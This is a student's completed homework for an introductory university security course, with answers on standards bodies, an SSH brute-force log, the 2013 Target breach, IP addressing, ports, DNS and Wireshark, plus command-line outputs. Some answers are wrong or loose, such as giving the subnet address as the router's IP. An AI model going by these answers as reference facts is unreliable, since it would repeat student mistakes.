

Computer and Information Security

(ECE560, Fall 2020, Duke Univ., Prof. Tyler Bletsch)

Homework 1

Name: Yisong Zou

Duke NetID: yz558

Instructions - read all carefully:

- **DON'T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something.
- **COMPUTERS YOU WILL NEED:** We'll use the computers described below.
 - Using the Duke VCM service, create two VMs:
 - For the first, choose **Ubuntu 18.04**; which we'll call your **Linux VM**.
 - For the second, choose **Windows 10**; which we'll call your **Windows VM**.
(Note: if connecting from a Windows 7 machine, you may need to update your Remote Desktop client to support protocol version 8.1 via Windows Update, otherwise your client may crash on connecting)
 - We'll refer to your own machine on Duke wifi as your **personal computer**; this may be Windows, Linux, or Mac.
- **WRITTEN PORTION DIRECTIONS:**
 - This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
 - This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
 - When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. **Mark answer pages appropriately!**
 - We're looking for **synthesis of understanding**: That you can demonstrate understanding via novel thought. So if I ask "Explain what DNS is", an optimal answer will be a description of the **what, why, and how of DNS in your own words**. Answers which simply quote or closely paraphrase will not receive credit.
 - **Many questions will require research on your part.** The answers will often not be in the slides.
- **PROGRAMMING PORTION DIRECTIONS:**
 - There is a small programming project in this assignment; **your code for this will be submitted as a separate file** via the **Sakai assignment facility**. See the question itself for details.
- **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references.

This assignment contains material adapted from work by Samuel Carter (NCSU).

Question 1: Internet Standards (3 points)

In Chapter 0 and Appendix C of the course textbook, we begin to look at technology standards and standard-setting organizations. Various organizations are involved in the development of standards related to data and computer communications. It is important to understand who the major organizations are and the standards they are responsible for. These standards bodies will be heavily referenced throughout the course and can be useful references when trying to understand different security technologies. **Give a short description of each organization, its key primary responsibilities around standards, and an example of a security-related standard that it has developed.**

a. [NIST](#)

Description: NIST, aka National Institute of Standards and Technology, is a US business department owned institute which mainly do researches in fields such as physics, biological science and engineering foundation research and application.

Key primary responsibilities: Its key responsibilities are establishing and developing the national measurement standards.

Example of a security-related standard: NIST Special Publication 800-53. This standard provides security control for US information system.

b. [ISOC](#)

Description: ISOC, aka Internet Society, is a global internet organization that helps the internet globalization and develops Internet interconnecting technology. It also makes the internet protocols.

Key primary responsibilities: ISOC propels the security and justice of internet and also helps make the internet protocols. It also helps the establishment of public policies about internet.

Example of a security-related standard: RFC 2196 guides the sites on the Internet to develop security policies and procedures.

c. [ITU-T](#)

Description: ITU-T, aka International Telecommunication Union Telecommunication Standardization Sector, makes telecommunication standards.

Key primary responsibilities: Give recommendations on standards for telecommunication worldwide.

Example of a security-related standard: X.800 introduces security threats and principles.

d. [ISO](#)

Description: ISO, aka The International Organization for Standardization, helps countries comes up with world-wide standards together.

Key primary responsibilities: Helps the countries easily come into agreement on certain standards and in this way promotes the convenience for international communication in a variety of ways.

Example of a security-related standard: ISO 27002 is a world-wide recognized information security standard.

e. [ICANN](#)

Description: ICANN, aka the Internet Corporation for Assigned Names and Numbers, and is responsible for coordination of the internet assigned numbers.

Key primary responsibilities: It is responsible for IP address allocation, assignments of protocol identifier, as well as the management of root servers.

Example of a security-related standard: UDRP, aka Uniform Dispute Resolution Policy, which uses a cheap way to lower the possibility of domain name conflicts and make the naming process more secure.

f. [IEEE](#)

Description: IEEE, aka Institute of electrical and electronics Engineers.

Key primary responsibilities: It facilitates the development of electrical and computer engineering fields and makes the industry standards.

Example of a security-related standard: IEEE 1619 is the standard that make sure the storage system is secure.

Question 2: A Model for Computer Security (7 points)

Logwatch is a tool that sends summaries of Linux system logs to an administrator for review. Examine the sshd authentication failures from the Logwatch report below from my home server; this listed reflects a single day's traffic:

```
##### Logwatch 7.4.2 (02/27/16) #####
Processing Initiated: Tue Aug 14 17:14:03 2018
Date Range Processed: yesterday
                      ( 2018-Aug-13 )
                      Period is day.
Detail Level of Output: 0
Type of Output/Format: stdout / text
Logfiles for Host: doc
#####

----- pam_unix Begin -----

sshd:
Authentication Failures:
root (221.194.47.239): 339 Time(s)
root (122.226.181.166): 294 Time(s)
root (115.238.245.8): 258 Time(s)
root (221.194.44.232): 237 Time(s)
root (221.194.47.236): 222 Time(s)
root (115.238.245.4): 212 Time(s)
root (115.238.245.14): 200 Time(s)
root (121.18.238.115): 193 Time(s)
root (112.85.42.196): 192 Time(s)
root (221.194.44.211): 180 Time(s)
root (115.238.245.2): 162 Time(s)
root (112.85.42.201): 144 Time(s)
root (221.194.47.233): 122 Time(s)
root (122.226.181.164): 105 Time(s)
root (122.226.181.165): 90 Time(s)
root (119.249.54.217): 73 Time(s)
root (121.18.238.123): 57 Time(s)
root (122.226.181.167): 54 Time(s)
unknown (212.83.137.197): 40 Time(s)
root (221.194.47.221): 39 Time(s)
unknown (91.121.147.228): 14 Time(s)
root (212.83.137.197): 10 Time(s)
unknown (82.99.244.68): 7 Time(s)
unknown (121.78.144.178): 7 Time(s)
unknown (188.167.160.166): 6 Time(s)
unknown (190.202.114.106): 6 Time(s)
(Listing continues for another ~300 lines)
```

Answer the following questions by mapping each of the security concepts in Figure 1.2 from the textbook to the data in the Logwatch report.

1. What is the **asset** we wish to protect?

The home server.

2. Who are the **owners** of the asset?

The owner of the home server.

3. What is the **risk**?

Malicious users will be able to steal the data from the system when the login system is corrupted.

4. What is the **threat**?

Some malicious users might try to break the password and login.

5. What are possible **countermeasures** (prevention, detection, and recovery) to reduce the risk for this threat?

The owner can use some delicate authentication system to prevent the malicious users to login.

6. Using an online IP address locator, for each of the five highlighted entries in the LogWatch report, find what country and country code did each **threat agent** appear to originate from. What [Regional Internet Registry](#) are each of the **threat agents** from?

root (221.194.47.239) : 339 Time(s)

Country: China

Country Code: CN

Regional Internet Registry: APNIC

unknown (91.121.147.228) : 14 Time(s)

Country: France

Country Code: FR

Regional Internet Registry: RIPE NCC

unknown (82.99.244.68) : 7 Time(s)

Country: Iran

Country Code: IR

Regional Internet Registry: RIPE NCC

unknown (188.167.160.166) : 6 Time(s)

Country: Slovakia

Country Code: SK

Regional Internet Registry: RIPE NCC

unknown (190.202.114.106) : 6 Time(s)

Country: Venezuela

Country Code: VE

Regional Internet Registry: LACNIC

Question 3: Threats and Attacks (12 points)

Review the following blog posts by Brian Krebs on <https://krebsonsecurity.com/> related to the 2013 Target Data Breach.

- [Sources: Target Investigating Data Breach](#)
- [Who's Selling Credit Cards from Target?](#)
- [A First Look at the Target Intrusion, Malware](#)
- [A Closer Look at the Target Malware, Part II](#)
- [New Clues in the Target Breach](#)
- [Target Hackers Broke in Via HVAC Company](#)
- [Email Attack on Vendor Set Up Breach at Target](#)

You may also refer to [other articles in the series](#) as needed.

Give a summary of the overall Target data breach including major timelines of the breach.

Target's 40 million credit cards and debit cards' information has been stolen. Between Nov. 15 and Nov. 28, 2013, the attackers succeeded in uploading their malicious software and tested it, then between Nov. 27 and Dec. 15, 2013, they stole the data. The attacker used a malware-laced email phishing attack sent to employees at an HVAC firm to get into the Target system. Then some memory-scraping software was installed on POS devices in order to steal the data. Seculert analysed that: "First, the malware that infected Target's checkout counters (PoS) extracted credit numbers and sensitive personal details. Then, after staying undetected for 6 days, the malware started transmitting the stolen data to an external FTP server, using another infected machine within the Target network." Then Dell's SecureWorks gives a more detailed description that one component of the malware installed itself as a service called "BladeLogic", a service name no doubt designed to mimic another BMC product called BMC BladeLogic Automation Suite, and the malicious attacker "Exfiltrate data by creating a mount point for a remote file share and copying the data stored by the memory-scraping component to that share".

Referring to Section 1.2 of the textbook, describe the threat consequence(s) and type of threat action(s) that caused the consequence(s) for the data breach outlined.

Threat Consequence:

It is **unauthorized disclosure** because the hackers hacked and accessed the database of Target to steal the credit card information and fake to be authorized.

Threat Action:

It is **Intrusion** because the attacker pretended to be an authorized party and then installed the malicious software. And this software circumvented the detecting system for several days then sent out the data.

Question 4: IP Addressing (6 points)

1. What is an IP address?

IP address is used in Network layer. It can help to identify the interfaces in the global network and help to send the data between source and destination.

2. Using the command line, determine the public IP address of your VM. Include a screenshot.

IPV4: 67.159.88.92

```
yz558@vcm-16033:~/ECE560_Security$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 67.159.88.92 netmask 255.255.254.0 broadcast 67.159.89.255
    inet6 fe80::250:56ff:fea1:f2f9 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:a1:f2:f9 txqueuelen 1000 (Ethernet)
    RX packets 7156412 bytes 448584229 (448.5 MB)
    RX errors 0 dropped 20172 overruns 0 frame 0
    TX packets 15950 bytes 3541263 (3.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1704 bytes 3668221 (3.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1704 bytes 3668221 (3.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

3. What are the two common versions of IP protocols? Show the header for each.
They are IPV4 and IPV6, the headers are the following:

IPV4:

0		7	8	15	16	23	24	31
Version		IHL		Type Of Service	Total Length			
Identification					Flags		Fragment Offset	
Time To Live			Protocol		Header Checksum			
Source IP Address								
Destination IP Address								
IP Options(Optional)							Padding	
Data								

IPV6:

0	7	8	15	16	23	24	31
Version(4 bits)	Traffic Class(8 bits)		Flow Label(20 bits)				
Payloada Length(16 bits)				Next Header(8 bits)		Hop limit(8 bits)	
Source lpv6 address(Total 128 bits)							
Source lpv6 address(Total 128 bits)							
Source lpv6 address(Total 128 bits)							
Source lpv6 address(Total 128 bits)							
Destination lpv6 address(Total 128 bits)							
Destination lpv6 address(Total 128 bits)							
Destination lpv6 address(Total 128 bits)							
Destination lpv6 address(Total 128 bits)							

4. How many bits and bytes are in IPv4 and IPv6 addresses? How many possible IP addresses are in IPv4 and IPv6?

Bits and Bytes:

IPv4: 32 bits(4 bytes)

IPv6: 128 bits(16 bytes)

Possible Addresses:

IPv4: 2^{32} Addresses

IPv6: 2^{128} Addresses

5. IP addresses are divided into 5 category classes, which is called classful addressing. What are the 5 different classes of IP addresses and their ranges?

First 3 classes are used for host addresses, the D used for multicast and E for experiments.

Class A: Range: 1.0.0.1 to 126.255.255.254

Class B: Range: 128.1.0.1 to 191.255.255.254

Class C: Range: 192.0.1.1 to 223.255.254.254

Class D: Range: 224.0.0.0 to 239.255.255.255

Class E: Range: 240.0.0.0 to 254.255.255.254

6. What is a private IP address? What are the 3 private IP address ranges?

Private IP address is used for home, office and private area use, which will not be used in the public internet directly and need to be translated through NAT. It just presents the devices on the local area network such as router and PC.

3 Ranges:

192.168.0.0 - 192.168.255.255 (65,536 IP addresses)

172.16.0.0 - 172.31.255.255 (1,048,576 IP addresses)

10.0.0.0 - 10.255.255.255 (16,777,216 IP addresses)

7. Most Duke wifi is in a private IP address pool. Using the command line on your personal computer, determine your IP address (include a screenshot). What private IP address range is it in? Why do you suppose that range was chosen for this environment?

(I am using the teer building vm as Prof in Piazza describes: ssh yz558@login.oit.duke.edu)

IPv4: 10.138.19.26

```
yz558@login-teer-22 / $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.138.19.26 netmask 255.255.255.128 broadcast 10.138.19.127
    inet6 fe80::250:56ff:fea1:b8dc prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:a1:b8:dc txqueuelen 1000 (Ethernet)
    RX packets 3713385 bytes 281910643 (268.8 MiB)
    RX errors 0 dropped 7544 overruns 0 frame 0
    TX packets 757151 bytes 193955903 (184.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 118092 bytes 16608874 (15.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 118092 bytes 16608874 (15.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

It is in the range: 10.0.0.0 - 10.255.255.255 (16,777,216 IP addresses)

Because the IPv4 address falls in this range.

8. What is the IP address of the router serving your personal computer? Show a screenshot of how you determined this.

(I am using the teer building vm as Prof in Piazza describes: [ssh yz558@login.oit.duke.edu](https://ssh.yz558@login.oit.duke.edu))

The address of the router is 10.138.19.0

```
yz558@login-teer-22 / $ route
Kernel IP routing table
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface
default          fitz-bigip-0102 0.0.0.0          UG    100    0      0 eth0
10.138.19.0      0.0.0.0          255.255.255.128 U    100    0      0 eth0
```

9. Explain what NAT is and why it is important in the context of IPv4 addressing.

NAT aka network address translation, which act as a pivot translator between public IP and private IP. It will separate the public and private part. For IPv4, as the public IP addresses are running out, using NAT to translate the public IP to private ones will resolve possible conflict between local network private IPs and world-wide public IPs.

10. Does Duke use NAT? What is your evidence that they do or do not?

(I am using the teer building vm as Prof in Piazza describes: [ssh yz558@login.oit.duke.edu](https://ssh.yz558@login.oit.duke.edu))

According to the following screenshot, duke uses NAT because the personal computer in Duke internet IPv4 is a NAT routed private IP: 10.138.19.26

```
yz558@login-teer-22 / $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.138.19.26 netmask 255.255.255.128 broadcast 10.138.19.127
    inet6 fe80::250:56ff:fea1:b8dc prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:a1:b8:dc txqueuelen 1000 (Ethernet)
    RX packets 3713385 bytes 281910643 (268.8 MiB)
    RX errors 0 dropped 7544 overruns 0 frame 0
    TX packets 757151 bytes 193955903 (184.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 118092 bytes 16608874 (15.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 118092 bytes 16608874 (15.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

11. Some examples of special IP address groups are: Multicast, Loopback Address, and Link Local. What are they and their range(s)?

Multicast: Multicast is when the IP support the device to send to a group of other devices. And this might be more efficient than broadcasting.

Ranges:

“well-known” multicast addresses: 224.0.0.0 – 224.0.0.255

Globally-scoped (Internet-wide) multicast addresses: 224.0.1.0 – 238.255.255.255

Administratively-scoped (local) multicast addresses: 239.0.0.0 – 239.255.255.255

Loopback Address: Used only in the OS and will help the server and client in the same system communicate. The loopback is forwarded by the virtual interface in the OS. It is mainly used for testing.

Range: 127.0.0.0 – 127.255.255.255

Link Local: When there is no network service, this address will be auto set as a default and is only valid in the network segment.

Range: 169.254.0.0 - 169.254.255.255

12. There are two common ways for a computer to get an IP address: it may be set statically on the computer, or it may request one from the network. What is the latter approach called and how does it work?

It is called DHCP aka dynamic host configuration protocol, using this when a host get into the local network, it will be able to send a request to the DHCP server and get a dynamic IP address and the network configuration data.

Question 5: Physical Addresses (5 points)

1. Explain what a MAC Address is.
MAC address is the address located in data link layer and is device unique. It can be used to identify different devices on local network and it is globally unique.
2. What are MAC Addresses for your Linux VM? For your personal computer?

MAC address for Linux VM

00:50:56:a1:f2:f9

```
yz558@vcm-16033:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 67.159.88.92 netmask 255.255.254.0 broadcast 67.159.89.255
    inet6 fe80::250:56ff:fea1:f2f9 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:a1:f2:f9 txqueuelen 1000 (Ethernet)
    RX packets 11117990 bytes 693080481 (693.0 MB)
    RX errors 0 dropped 26759 overruns 0 frame 0
    TX packets 29511 bytes 4769998 (4.7 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 19485 bytes 4863908 (4.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19485 bytes 4863908 (4.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

MAC address for Personal Computer

00:e0:4c:68:07:5e

```
en8: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    options=6407<RXCSUM, TXCSUM, VLAN_MTU, CHANNEL_IO, PARTIAL_CSUM, ZEROINVERT_CSUM>
    ether 00:e0:4c:68:07:5e
    inet6 fe80::181d:1246:2658:7678%en8 prefixlen 64 secured scopeid 0xb
    inet6 2606:a000:4846:d600:8b4:2e3a:d56a:265e prefixlen 64 autoconf secured
    inet6 2606:a000:4846:d600:31ae:7f51:d3af:c06e prefixlen 64 deprecated autoconf temporary
    inet6 2606:a000:4846:d600:7c3d:f92d:3798:cf96 prefixlen 64 deprecated autoconf temporary
    inet6 2606:a000:4846:d600::8 prefixlen 64 deprecated dynamic
    inet6 2606:a000:4846:d600:4d8:3908:9b2f:524f prefixlen 64 autoconf temporary
    inet 192.168.0.22 netmask 0xfffff00 broadcast 192.168.0.255
    nd6 options=201<PERFORMNUD,DAD>
    media: autoselect (1000baseT <full-duplex>)
    status: active
```

3. How many bits and bytes are in a MAC Address?
There are 48bits(6 bytes)

-
4. What is significant about the first three bytes of a MAC Address?
It is OUI aka organizationally unique identifier ,which is unique for the manufacturer of the device.
 5. Using the first three bytes of this MAC address of your Linux VM's eth0 interface, give the manufacturer of this NIC (Network Interface Card) as given by the IEEE OUI. We already know it's a VM, but what hypervisor product is hosting the VM?
It is VMware, Inc.

Question 6: Networking Protocols (8 points)

1. What is ICMP and what is the common networking tool that uses this protocol? Show the ICMP protocol header.

ICMP aka Internet Control Message Protocol, which is used to send error message and operational information about success or failure. It is a network layer protocol that is used by ping and traceroute.

Header:

0	7	8	15	16	23	24	31
Type	Code	Checksum					
Rest of Header							

2. What are TCP and UDP? What is the difference between them? Show the protocol header for each.

TCP aka transmission control protocol, computers can send messages to hosts on IP network. It is connection based and includes handshake, it is safer for sending large amount of data as it is guaranteed no data loss.

UDP aka user datagram protocol, computers can send messages to hosts on IP network. It is connectionless and is useful for small and fast data transmission when the tiny data loss is not a concern.

Difference is that TCP is connection based while UDP is connectionless. TCP is better when we do not want data loss and UDP is better when we want a fast and continuous data transmission such as apps like zoom.


TCP Header:

0			7			8			15			16			23			24			31		
Source Port												Destination Port											
Sequence Number																							
Acknowledgement number																							
Data Offset		Reserved 0 0 0		N S	C W R	E C E	U R G	A C K	P S H	R S T	S Y N	F I N	Window size										
Checksum												Urgent pointer											
Options ...																							

UDP Header:

0	7	8	15	16	23	24	31
Source Port				Destination Port			
Length				Checksum			

3. What is ARP and what is it used for?
ARP aka address resolution protocol, it is used at network layer to translate ip address from network layer (typically ipv4) to mac address.
4. Explain in detail what a TCP Three Way Handshake is. Show an illustration for the setup AND teardown process of a handshake.



The Three-way Handshake means that when a TCP connection is established, the client and server are required to send a total of 3 packets. The purpose of the three-way handshake is to connect to the specified port of the server, establish a TCP connection, and synchronize the serial number and confirmation number of both parties to the connection, and exchange TCP window size information.

The first handshake (SYN = 1, seq = x):

The client sends a packet with the TCP SYN flag position 1, specifying the port of the server that the client intends to connect to, and the initial sequence number X, the sequence number (serial number) stored in the header of the packet.

After sending, the client enters the SYN_SEND state.

The second handshake (SYN = 1, ACK = 1, seq = y, ACKnum = x + 1):

The server sends back an acknowledgement packet (ACK) response. That is, the SYN flag bit and the ACK flag bit replace 1. The server selects its own ISN serial number, puts it in the Seq field, and sets the confirmation serial number (confirmation number) to the client's ISN plus 1, that is, X + 1. After sending, the server enters the SYN_RCVD state.

The third handshake (ACK = 1, ACKnum = y + 1):

The client sends an acknowledgment packet (ACK) again, the SYN flag is 0, the ACK flag is 1, and the sequence number prefix of the ACK sent by the server +1 is placed in

the determined position and sent to the other party, and the $ISN + 1$ is written in the data segment.

After sending, the client enters the ESTABLISHED state, when the server receives this packet, it also enters the ESTABLISHED state, and the TCP handshake ends.

Question 7: Ports (8 points)

1. Explain what a TCP/UDP port is and give an example.
Port is used to identify the specific process on the network. For example, 80 is for web server and 22 is for SSH
2. How many bits are in a port number?
There are 16 bits.
3. How many ports numbers are there (what is the range)?
Range is 0 to 65535.
4. What organization is in charge of registering services with port numbers?
IANA aka Internet Assigned Numbers Authority.
5. What service commonly runs on the following TCP ports:
 - a. 21 File Transfer Protocol (FTP) Command Control
 - b. 22 Secure Shell (SSH) Secure Login
 - c. 23 Telnet remote login service, unencrypted text messages
 - d. 25 Simple Mail Transfer Protocol (SMTP) E-mail routing
 - e. 53 Domain Name System (DNS) service
 - f. 80 Hypertext Transfer Protocol (HTTP) used in the World Wide Web
 - g. 135 dcom-scm (DCOM Service Control Manager)
 - h. 139 netbios-ssn (NETBIOS Session Service)
 - i. 443 https protocol over TLS/SSL
 - j. 445 microsoft-ds(Microsoft Directory Services)
 - k. 993 imaps protocol over TLS/SSL
 - l. 1433 Microsoft-SQL-Server
 - m. 3306 MySQL
 - n. 3389 Microsoft Remote Display Protocol

Question 8: DNS (8 points)

1. Explain what DNS is.

It is a naming system for devices connect to network and can translate domain names to ip address to locate the devices.

2. Name two programs you can use to get information from a DNS server.

Nslookup: Nslookup is a tool that queries DNS server for its host records.

Fierce: Fierce will lookup DNS servers for a given domain name, attempt a zone transfer, and then perform hundreds DNS scans.

3. What is the default TCP/UDP port used by DNS?

Port 53

4. What is the domain for Duke and the subdomain for the ECE department?


Duke: duke.edu

ECE: ece.duke.edu

Quick side thing: Fix a dumb Windows security issue

We're about to use our Windows VM for the first time. By default, Windows does something mind-bogglingly stupid and bad: hiding filename extensions. If you're doing anything more with the computer than emailing grandma, this is infuriating, and can easily lead to security issues like the classic *masquerading EXE*: a malware "CatPicture.jpg.exe" will just show as "CatPicture.jpg", making the user think it's safe to run.

On your Windows VM (and on all Windows machines you touch until you die),
turn on filename extensions in explorer:



Question 9: Network Traffic Analysis with Wireshark (4 points)

Network analysis is the process of capturing network traffic and inspecting it closely to determine what is happening on the network. A network analyzer decodes, or dissects, the data packets of common protocols and displays the network traffic in human-readable format. Throughout this course we will be analyzing and inspecting a significant amount of network traffic. It is important that you become familiar with the tools that will allow you to capture and analyze network traffic. For this problem, we will be using a security tool called [Wireshark](#).


Log into your Windows VM server. Download and install Wireshark. Use Wireshark to capture some network traffic on the public interface and display some contents of the traffic you captured.

Notes:

- For capturing: Click Capture, Options, and click select interface with the public IP.
- Use a capture filter "**not (tcp port 3389) and tcp**"; on the selected network interface. This will filter out RDP traffic, which is how you're viewing the Windows GUI.
- Note: By default, you'll only be sniffing this machine's traffic. To do otherwise is to enter *promiscuous mode* which you should not do (it is both not ethical in this shared environment, and not likely to succeed given the network configuration).

Your answer should include three pasted screenshots:


1. A screenshot of network traffic you didn't intentionally generate.



2. While the packet trace is running, open a browser and visit the course page at this URL:

<http://people.duke.edu/~tkb13/courses/ece560/>

